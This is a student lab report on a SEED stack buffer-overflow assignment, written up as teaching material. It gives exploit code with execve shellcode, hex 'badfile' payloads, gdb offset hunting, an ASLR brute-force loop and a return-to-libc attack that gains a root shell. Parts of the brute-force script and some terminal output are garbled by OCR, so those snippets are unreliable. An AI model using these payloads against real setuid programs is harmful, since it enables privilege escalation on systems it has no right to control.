Project 2

https://github.com/EnzeXu/Computer Security Enze Xu Project2

2.1 Turning Off Countermeasures

2.2.1 Address Space Randomization

\$ sudo sysctl -w kernel.randomize va space=0

```
[10/25/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/25/21]seed@VM:~$
```

- 2.2.2 The StackGuard Protection Scheme
- 2.2.3 Non-Executable Stack
- 2.2.4 Configuring /bin/sh

\$ sudo rm /bin/sh

\$ sudo ln -s /bin/zsh /bin/sh

```
[10/25/21]seed@VM:~$ sudo rm /bin/sh
[10/25/21]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[10/25/21]seed@VM:~$
```

According to 2.2.2 and 2.2.3, we know that it is necessary to use command \$ gcc -fno-stack-protector -z execstack example.c -o example instead of \$ gcc example.c -o example at our later steps.

2.2 Task 1: Running Shellcode

Execution:

```
[10/25/21]seed@VM:~/.../project2$ git pull
Already up-to-date.
[10/25/21]seed@VM:~/.../project2$
[10/25/21]seed@VM:~/.../project2$
[10/25/21]seed@VM:~/.../project2$
[10/25/21]seed@VM:~/.../project2$
[10/25/21]seed@VM:~/.../project2$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/25/21]seed@VM:~/.../project2$ ./call_shellcode
```

Description:

```
[10/25/21]seed@VM:~/.../project2$ ./call_shellcode
$ ls
Project 2.docx Project_2_Report_Enze_Xu.docx README.md call_shellcode call_shellcode.c
$ pwd
/home/seed/workspace/project2
$ echo $0 bash
/bin//sh bash
$ exit
[10/25/21]seed@VM:~/.../project2$
```

```
[10/25/21]seed@VM:~/.../project2$ /bin/sh
$ ls
call_shellcode call_shellcode.c Project 2.docx Project_2_Report_Enze_Xu.docx README.md
$ pwd
/home/seed/workspace/project2
$ echo $0 bash
/bin/sh bash
$ exit
[10/25/21]seed@VM:~/.../project2$
```

After executing "./call_shellcode", I successfully invoked "/bin/sh" as if I called "/bin/sh" in the shell directly.

2.3 The Vulnerable Program


Execution:

Compile it, change the ownership, and then change the permission.

```
[10/25/21]seed@VM:~/.../project2$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/25/21]seed@VM:~/.../project2$ sudo chown root stack
[10/25/21]seed@VM:~/.../project2$ sudo chmod 4755 stack
[10/25/21]seed@VM:~/.../project2$
[10/25/21]seed@VM:~/.../project2$
```

2.4 Task 2: Exploiting the Vulnerability

This task took me quite a lot of time to try and modify again and again. To begin with, I will give my final answer and then explain the wonderful process about how I get this.



(before finishing this task I did 99 commits on my github repo on project2)

Code:

```
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    /* ... Put your code here ... */

    // Part 1: Address of shellcode
    long returnAddress = 0xbffff2c5;
    // or 0xbffff0d8 + 128; // 128 is a value can be decided by myself about from 128 to 240;
    long *tmp = (long *) buffer;
```

```
*(tmp + 9) = returnAddress;

// Part 2: Filled bytes (done)

// Part 3: Shellcode
int shellcodeSize = strlen(shellcode);
int shellcodeStart = 517 - shellcodeSize;
strcpy(buffer + shellcodeStart, shellcode);

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
```

My "badfile":

```
90
  90 90 90 90 90 90 90
90 90 90 90 c5 f2 ff bf 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50
68 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1
99 b0 0b cd 80
```

Execution:

Explanation:

First, after class we know that the way to do a STACK-OVERFLOW attack is to design a overflow buffer like:

```
1.Address of shellcode (high address)
2.Filled bytes
3.Shellcode (low address)
```

Thanks to Sara that she helped us finish the part 2 "Filled bytes" by "memset"-ing the buffer array with several "NOP"s, and we only need to do the rest. So firstly, I filled the end of the buffer with the shellcode, which is much easier than part 1.

```
int shellcodeSize = strlen(shellcode);
int shellcodeStart = 517 - shellcodeSize;
strcpy(buffer + shellcodeStart, shellcode);
```

Then in part 1, we have 2 main questions:

- (1) what is the address of shellcode
- (2) where should it be put in the buffer
- (1) To find the address of buffer array, it is nature to use the gdb shell function.

```
[10/26/21]seed@VM:~/.../project2$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
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and "show warranty" for details.
```

```
gdb-peda$ list bof

/* Vunlerable program: stack.c */

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int bof(char *str)

{

char buffer[24];

/* The following statement has a buffer overflow problem */

strcpy(buffer, str);

return 1;
```

To avoid segmentation error, I set a breakpoint at line 9 and then run it.

```
gdb-peda$ b 9
Breakpoint 1 at 0x80484c1: file stack.c, line 9.
gdb-peda$ run
```

So I have the address of buffer (0xbffff0d8) and obviously the buffer array should be blank at the beginning of line 9.

```
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff117 '\220' <repeats 36 times>, "<\361\377\277", '\220' <repeats 160 times>...) at stack.c:9
9 strcpy(buffer, str);
adb-peda$ ""
adb-peda$ | ""
```

```
gdb-peda$ b 10

Breakpoint 2 at 0x80484d3: file stack.c, line 10.

gdb-peda$ next

gdb-peda$ x/s buffer
0xbfffff0d8: '\220' <repeats 36 times>, "<\361\377\277", '\220' <repeats 160 times>...
gdb-peda$ [
```

And in the next line it will be filled with data from str, anyway.

Then I first tested 0xbffff0d8 + 40 as the shellcode address, but I failed until I added 96 to it. Then I realized there should be a address range for it, because here are so many NOPs in the buffer, and it is only necessary to reach any middle NOP it will be good.

Also, I get the maximum value of the address by gdb:

```
0xbffff2c0: nop
  0xbffff2c1:
                nop
  0xbfffff2c2: nop
  0xbffff2c3: nop
   0xbffff2c4: nop
  0xbffff2c5: xor
                       eax,eax
  0xbffff2c7: push
                       eax
   0xbfffff2c8: push
                       0x68732f2f
00001 0xbffff100 --> 0xbfffff158 --> 0x90909090
0004| 0xbffff104 --> 0xbffff158 --> 0x90909090
0008| 0xbffff108 --> 0x90909090
0012| 0xbfffff10c --> 0x90909090
0016| 0xbfffff110 --> 0x90909090
0020| 0xbfffff114 --> 0x90909090
0024| 0xbfffff118 --> 0x90909090
0028| 0xbfffff11c --> 0x90909090
Legend: code, data, rodata, value
0xbffff2c3 in ?? ()
gdb-peda$
```

From the screenshot above, I know it should be no more than 0xbffff2c5, so the range is about from 0xbffff148 to 0xbffff2c5.

(2) (way 1) To find where should the address be put in the buffer, at the beginning I located it almost everywhere, and luckily, it worked.

Then I tested each location one by one and found the only effective one.

```
long *tmp = (long *) buffer;
*(tmp + 9) = returnAddress;
```

(way 2) First I wrote "ABCD" into badfile. Then use "gdb stack".

```
db-peda$ disas main
Dump of assembler code for function main:
  0x080484da <+0>:
                      lea
                             ecx,[esp+0x4]
  0x080484de <+4>:
                              esp,0xfffffff0
                      and
  0x080484e1 <+7>:
                             DWORD PTR [ecx-0x4]
                     push
  0x080484e4 <+10>: push
                             ebp
                             ebp,esp
  0x080484e5 <+11>: mov
  0x080484e7 <+13>: push
                             ecx
  0x080484e8 <+14>: sub
                             esp,0x214
  0x080484ee <+20>: sub
                             esp,0x8
  0x080484f1 <+23>: push 0x80485d0
  0x080484f6 <+28>: push 0x80485d2
  0x080484fb <+33>: call 0x80483a0 <fopen@plt>
  0x08048500 <+38>: add
                             esp,0x10
  0x08048503 <+41>: mov
                             DWORD PTR [ebp-0xc],eax
  0x08048506 <+44>: push DWORD PTR [ebp-0xc]
  0x08048509 <+47>:
                    push
                             0x205
  0x0804850e <+52>:
                      push 0x1
  0x08048510 <+54>:
                     lea
                             eax,[ebp-0x211]
  0x08048516 <+60>:
                      push
                             eax
  0x08048517 <+61>:
                             0x8048360 <fread@plt>
  0x0804851c <+66>:
                      add
                             esp,0x10
  0x0804851f <+69>:
                       sub
                             esp,0xc
  0x08048522 <+72>:
                       lea
                              eax, [ebp-0x211]
  0x08048528 <+78>:
                       push
                              eax
   0x08048529 <+79>:
                              0x80484bb <bof>
                       call
  0x0804852e <+84>:
                              esp,0x10
                       add
   ังxข<del>ึ้</del>งขั่นส่งี่53i <+87>:
                       sub
                              esp, ūxc
  0x08048534 <+90>:
                              0x80485da
                       push
                              0x8048380 <puts@plt>
  0x08048539 <+95>:
                       call
  0x0804853e <+100>:
                              esp,0x10
                       add
  0x08048541 <+103>:
                              eax.0x1
                      mov
  0x08048546 <+108>:
                              ecx, DWORD PTR [ebp-0x4]
                      mov
  0x08048549 <+111>:
                       leave
  0x0804854a <+112>:
                              esp,[ecx-0x4]
                       lea
  0x0804854d <+115>:
End of assembler dump.
jdb-peda$
```

We can see the normal return address of bof() is 0x0804852e.

Then set a breakpoint at bof() as "b bof". Use "x/16wx \$esp" to see what's in the stack.

```
Breakpoint 1, 0x080484d8 in bof ()
gdb-peda$ x/16wx $esp
0xbffff0b0:
                0xb7fe96eb
                                0x00000000
                                                 0x44434241
                                                                  0xb7ff000a
0xbffff0c0:
                0xbffff308
                                0xb7feff10
                                                 0xb7e6688b
                                                                  0x00000000
0xbffff0d0:
                0xb7fba000
                                0xb7fba000
                                                 0xbffff308
                                                                  0x0804852e
                0xbffff0f7
                                0x00000001
0xbffff0e0:
                                                 0x00000205
                                                                 0x0804b008
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
adb-peda$ auit
```

We can now see the "ABCD" string(yellow) and the normal return address(green), and the distance between them (9 * 4 bytes). So in buffer array, the address should be located at buffer[36] of buffer[sizeof(long) * 9].

```
Breakpoint 1, 0x080484d8 in bof ()
gdb-peda$ x/16wx $esp
                                                 0x44434241
                                                                  0xb7ff000a
0xbffff0b0:
                0xb7fe96eb
                                 0x00000000
0xbffff0c0:
                0xbffff308
                                 0xb7feff10
                                                 0xb7e6688b
                                                                  0x00000000
                                 0xb7fba000
0xbffff0d0:
                0xb7fba000
                                                 0xbffff308
                                                                  0x0804852e
                0xbffff0f7
                                 0x00000001
                                                 0x00000205
                                                                  0x0804b008
0xbffff0e0:
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
adb-peda$ auit
```

Okay, from part 1 (1)(2) and part 3 I have my code:

```
// Part 1: Address of shellcode
long returnAddress = 0xbffff2c5;

// or 0xbffff0d8 + 96; // 96 is a value can be decided by myself about from 96 to 240;
long *tmp = (long *) buffer;

*(tmp + 9) = returnAddress;

// Part 2: Filled bytes (done)

// Part 3: Shellcode
int shellcodeSize = strlen(shellcode);
int shellcodeStart = 517 - shellcodeSize;
strcpy(buffer + shellcodeStart, shellcode);
```

The successful execution and final version of badfile were shown above.

2.5 Task 4: Defeating Address Randomization

Turned on the Ubuntu's address randomization

```
[10/26/21]seed@VM:~/.../project2$
[10/26/21]seed@VM:~/.../project2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/26/21]seed@VM:~/.../project2$
```

Copied the shell code and named it as bf.sh

```
#!/bin/Dash
SECONDS=0

value=0

while [ 1 - 1 ]

do

value=$(.$value ++ 1 -))

duration=$SECONDS

min=$(($duration .$-60))

sec=$(($duration .$-60))

sec=$(($duration .$-60))

echo. "Smin minutes and .$sec .seconds .elapsed."

echo. "The .program .has .been .running .$value .times .so .far."

./stack

done
```

Then run the code

```
[10/26/21]seed@VM:~/.../project2$ bash bf.sh
```

```
bf.sh: line 13: 22427 Segmentation fault ./stack 0 minutes and 38 seconds elapsed. The program has been running 45018 times so far. bf.sh: line 13: 22428 Segmentation fault ./stack 0 minutes and 38 seconds elapsed. The program has been running 45019 times so far. bf.sh: line 13: 22429 Segmentation fault ./stack 0 minutes and 38 seconds elapsed. The program has been running 45020 times so far. bf.sh: line 13: 22430 Segmentation fault ./stack 0 minutes and 38 seconds elapsed. The program has been running 45021 times so far. bf.sh: line 13: 22431 Segmentation fault ./stack 0 minutes and 38 seconds elapsed. The program has been running 45021 times so far. bf.sh: line 13: 22432 Segmentation fault ./stack 0 minutes and 38 seconds elapsed. The program has been running 45022 times so far. bf.sh: line 13: 22432 Segmentation fault ./stack 0 minutes and 38 seconds elapsed. The program has been running 45024 times so far. bf.sh: line 13: 22433 Segmentation fault ./stack 0 minutes and 38 seconds elapsed. The program has been running 45024 times so far. gecho "I am so lucky"
```

It seems I am so lucky that it cost me less than 1 minute to defeat the randomization. So let me do a simple estimation.

Let t is the average time of a single execution, p_0 is the single match probability, P(k) is the average overall match probability after k turns. We have:

$$t = \frac{38}{45024} = 8.44 \times 10^{-4} s$$
$$p_0 = \frac{1}{2^{19}} = 1.9073 \times 10^{-6}$$
$$P(k) = 1 - (1 - p_0)^k \approx k \cdot p_0$$

So we can have the average estimation table:

Probability	0.2	0.5	0.8	0.99
Number of attempts	105k	262k	419k	519k
Time	89s	221s	354s	438s

As it only took me 38s, the probability is 0.08587, so I am really lucky.

2.6 Task 5: Turn on the StackGuard Protection

Turned off the Ubuntu's address randomization

```
[10/26/21]seed@VM:~/.../project2$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/26/21]seed@VM:~/.../project2$ <mark>|</mark>
```

Complied stack.c and run the two program again

```
[10/26/21]seed@VM:~/.../project2$ gcc -o stack -z execstack stack.c
[10/26/21]seed@VM:~/.../project2$ ./exploit
[10/26/21]seed@VM:~/.../project2$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/26/21]seed@VM:~/.../project2$
```

It seems the system detected the stack smashing and aborted immediately to avoid suffering the stack-overflow attack.

Let's see in which step it happened, also by using gdb.

```
Legend: code, data, rodata, value
31 in ../sysdeps/unix/sysv/linux/raise.c
gdb-peda$
```

```
Legend: code, data, rodata, value
Stopped reason: SIGABRT
0xb7fd9ce5 in __kernel_vsyscall ()
gdb-peda$
```

So it is aborted by __kernel_vsyscall() function in raise.c before the first line in main. The signal type is SIGABRT.

2.7 Task 6: Turn on the Non-executable Stack Protection

Complied stack.c and run the two program again

It seems some segmentation fault occurred when we set the stack non-executable. Let's see in which step it happened, also by using gdb.

```
0xbfffff13a:
   0xbfffff13b: nop
=> 0xbfffff13c: nop
   0xbffff13d: nop
   0xbfffff13e: nop
   0xbffff13f: nop
  0xbffff140: nop
00001 0xbffff100 --> 0x90909090
0004| 0xbffff104 --> 0x90909090
0008| 0xbfffff108 --> 0x90909090
0012| 0xbfffff10c --> 0x90909090
0016| 0xbfffff110 --> 0x90909090
0020| 0xbffff114 --> 0x90909090
0024| 0xbfffff118 --> 0x90909090
0028| 0xbfffff11c --> 0x90909090
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbfffff13c in ?? ()
 ldb-peda$
```

The command in stack is not allowed to execute even it is just a nop before the first line in main. The signal type is SIGSEGV.

CS648: Write a detailed report about return-to-libc attack and connect it to what we have learned about buffer overflow attack. You will get an extra 10 points if you implement the attack.

Analysis and Explanation:

This task seems easier after we finished task2.

Firstly, based on task 2, we know where we need to located our first command. (buffer[36]). The thing we need to do in return-to-libc attack is (1) design the commands we need (2) find the commands we need (3) locate them properly in the badfile.

(1) Design the commands we need

Because some complex commands may be hard to find in the local library, we directly select the simplest set of commands: "system()", "exit()" and "/bin/sh". This command set will lead the shell exit the current program and start /bin/sh as root user.

(2) Find the commands we need

Then the main part of this task is to find these commands.

(Here's a trap, and I made this mistake the first time I did it. We need to find the address of command from gdb on a root-user program like stack. Otherwise, the path we find will not be available for a root user. Commands are same, but the addresses are different. So I had a Segmentation fault at my first time.)

Okay now we run "gdb stack" and then set a breakpoint anywhere. I used "b main" as it is simple. Then just run it.

```
Breakpoint 1, main () at test1.c:5

5 return 0;
gdb-peda$ p system

$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit

$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ find "/bin/sh"

Searching for '/bin/sh' in: None ranges

Found 1 results, display max 1 items:
libc : 0xb7f6382b ("/bin/sh")
gdb-peda$
```

Use "p system", "p exit" and "find '/bin/sh" to find the local address of these commands. If there are more than one choice, just choose the non-stack one (I remember that stack addresses often start with "0xbffff").

Okay so we have these addresses and they are all non-stack.

system(): 0xb7e42da0 exit(): 0xb7e369d0 /bin/sh: 0xb7f6382b (3) Locate the commands properly in the badfile Okay from the task 2 I know that my command in buffer should start at buffer[36].

```
Breakpoint 1, 0x080484d8 in bof ()
gdb-peda$ x/16wx $esp
0xbffff0b0:
                                                 0x44434241
                0xb7fe96eb
                                0x00000000
                                                                  0xb7ff000a
0xbffff0c0:
                0xbfffff308
                                0xb7feff10
                                                 0xb7e6688b
                                                                  0x00000000
0xbffff0d0:
                0xb7fba000
                                0xb7fba000
                                                 0xbffff308
                                                                 0x0804852e
                                0x00000001
0xbffff0e0:
                0xbffff0f7
                                                 0x00000205
                                                                  0x0804b008
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

(screenshot from task 2, from which I know the offset should start at 9*4=36 bytes) So the answer of this extra task should be:

Code:

```
/* return-to-libc.c */
/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
void main(int argc, char **argv)
{
   char buffer[517];
   FILE *badfile;
   /* Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 517);
   ^{\prime *} You need to fill the buffer with appropriate contents here ^{*\prime}
   /* ... Put your code here ... */
```

My "badfile":

```
90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 a0 2d e4 b7 d0 69 e3 b7 2b 38 f6 b7
90 90 90 90 90 90 90 90 90 90 90 90
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```

Execution:

```
1 file changed, 1 insertion(+), 1 deletion(-)
[10/26/21]seed@VM:~/.../project2$ gcc return-to-libc.c -o return-to-libc
[10/26/21]seed@VM:~/.../project2$ ./return-to-libc
[10/26/21]seed@VM:~/.../project2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plug# echo "it is 06:00 am. I must go to sleep."
it is 06:00 am. I must go to sleep.
# Use the changed of the content of the conte
```

OKAY we got it!

After task 2 I think the return-to-libc attack is not hard to design and implement.

All the code files and reports are also available on:

https://github.com/EnzeXu/Computer Security Enze Xu Project2

Thank you~